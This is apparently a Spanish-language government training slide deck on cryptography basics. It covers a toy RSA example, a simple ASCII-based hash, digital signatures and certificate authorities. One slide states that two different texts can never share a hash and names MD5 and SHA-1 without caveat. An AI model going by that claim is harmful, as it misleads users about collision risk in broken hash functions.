- Ahora el conocedor de la clave privada haciendo $c^d \bmod n$ obtiene m que es el texto original.


…confidencialidad

- Ejemplo:
p= 7 y q =11
(p.q) = n => (7 x 11) = 77
(p-1)(q-1) = z => (6 x 10) = 60
e=13
k=8
(1+(k . z)) / e = d => (1+(8 x 60) / 13 = 37
Llave pública (13, 77) y llave privada (37, 77)
m = 3
m^e mod n = c (texto cifrado) => 3^{13} mod 77 = 38
c^d mod n = m (texto original) => 38^{37} mod 77 = 3

Integridad

- Da la seguridad que el documento esta tal cual se genero, es decir nadie lo altero.

-Tenemos un documento
- Se le aplica una función para generar un hash
- Se envían ambos datos



Gobierno de la Provincia de Corrientes

…integridad

Qué es un hash?
- Es una forma de generar un número o clave que hacen que un documento sea único.
- De forma simple, si tenemos el código ASCII, cada letra corresponde a un número.

65	66	67	68	69	70	71	72	73	74	75	76	77	78	79	80	81	82	83	84	85	86	87	88	89	90
A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
97	98	99	100	101	102	103	104	105	106	107	108	109	110	111	112	113	114	115	116	117	118	119	120	121	122
a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
33	34	35	36	37	38	39	40	41	42	43	44	45	46	47	48	49	50	51	52	53	54	55	56	57	58
!	"	#	$	%	&	'	(	)	*	+	,	-	.	/	0	1	2	3	4	5	6	7	8	9	:



Gobierno de la Provincia de Corrientes



…integridad

- Tomamos un texto y lo reemplazamos por sus códigos.
- "Mi texto original."

M	i		t	e	x	t	o		o	r	i	g	i	n	a	l	.
77	105	32	116	101	120	116	111	32	111	114	105	103	105	110	97	108	46

- Agrupamos de 3 caracteres y hacemos (1ro-2do)*3ro. La sumatoria del resultado de cada grupo es la función hash resultante.

M	i		t	e	x	t	o		o	r	i	g	i	n	a	l	.
77	105	32	116	101	120	116	111	32	111	114	105	103	105	110	97	108	46
-896			1800			160			-315			-220			-506		

- Función Hash = 23



Gobierno de la Provincia de Corrientes



...integridad

- Una vez enviado el texto original (o base) y el hash, se debe volver a aplicar el mismo método y comparar los hash resultantes. Si son iguales el documento no fue modificado.
- Los algoritmos mas conocidos son MD5 y SHA-1
- Todos los números resumen (Hash) que son generados con un mismo método, tienen el mismo tamaño.
- Es imposible que dos textos bases diferentes tengan el mismo hash.



Gobierno de la Provincia de Corrientes



Firma Digital

- Es la aplicación de los 3 conceptos aplicados.
- Una Entidad Certificante (GARANTE), emite un certificado digital, para una persona.
- Para generar ese certificados, se crean un par de llaves (pública y privada).
- La entidad certificante firma el certificado para darle validez.
- Dentro de ese certificado se encontrará la llave pública de la persona, los datos de quién es su garante y el método de encripción y cifrado que utiliza.



Gobierno de la Provincia de Corrientes



Firma Digital

- Un ejemplo de su uso.
- Supongamos un correo un cruce de mail's entre dos personas que tienen firma digital.
- El emisor genera el mail, lo firma y encripta.
    - Cuál es el objetivo por el cual hace eso?
    - Qué clave utiliza para cifrarlo?
    - Qué método utiliza para garantizar su integridad?
    - Para qué y cómo lo firma?



Gobierno de la Provincia de Corrientes



FIRMA DIGITAL




Gobierno de la Provincia de Corrientes







Lic. Gustavo Andrés Linares



Gobierno de la Provincia de Corrientes

llegaron
mas **requerimientos**...

Gobierno de la Provincia de Corrientes

Lic. Gustavo Andrés Linares

Validar
no **alteración**

Gobierno de la Provincia de Corrientes



Gobierno de la Provincia de Corrientes

Lic. Gustavo Andrés Linares



Gobierno de la Provincia de Corrientes

Certificar
información
emitida por un
ente de **confianza**


Gobierno de la Provincia de Corrientes

Lic. Gustavo Andrés Linares



No repudio

Gobierno de la Provincia de Corrientes



¿**Cómo** trasladamos
esto a la **era digital**?

Gobierno de la Provincia de Corrientes

Lic. Gustavo Andrés Linares

Antes un **documento** era...

Gobierno de la Provincia de Corrientes



Gobierno de la Provincia de Corrientes

y ahora...

Gobierno de la Provincia de Corrientes



Gobierno de la Provincia de Corrientes

FIRMA DIGITAL

entendiendo **como** funciona


Gobierno de la Provincia de Corrientes



Genero un **par** de **llaves**...


(Criptografía asimétrica)


Gobierno de la Provincia de Corrientes


"Gobierno de la Prov
. de Corrientes"
...
hash
3af6b769c
DF%/#$"H/&9
Encripto con la
llave privada
Gobierno de la Provincia de Corrientes


"Gobierno de la Prov
. de Corrientes"
...
ff76ab889a
Certificado autofirmado del Gobierno
de la Pcia de Corrientes
Gobierno de la Provincia de Corrientes



Genero otro par de llaves...
Gobierno de la Provincia de Corrientes


"Juan Perez"
GPC
hash
a6c6b721a
a7658bc69f
Encripto con la
llave privada del Gobierno
Gobierno de la Provincia de Corrientes


"Juan Perez"
GPC
...
ff76ab889a
Certificado de Juan Perez
emitido por el Gobierno de la Pcia de Ctes
Gobierno de la Provincia de Corrientes
CA
Juan Perez
Gobierno de la Provincia de Corrientes


¿Cómo **valido** un **Certificado Digital?**


Gobierno de la Provincia de Corrientes



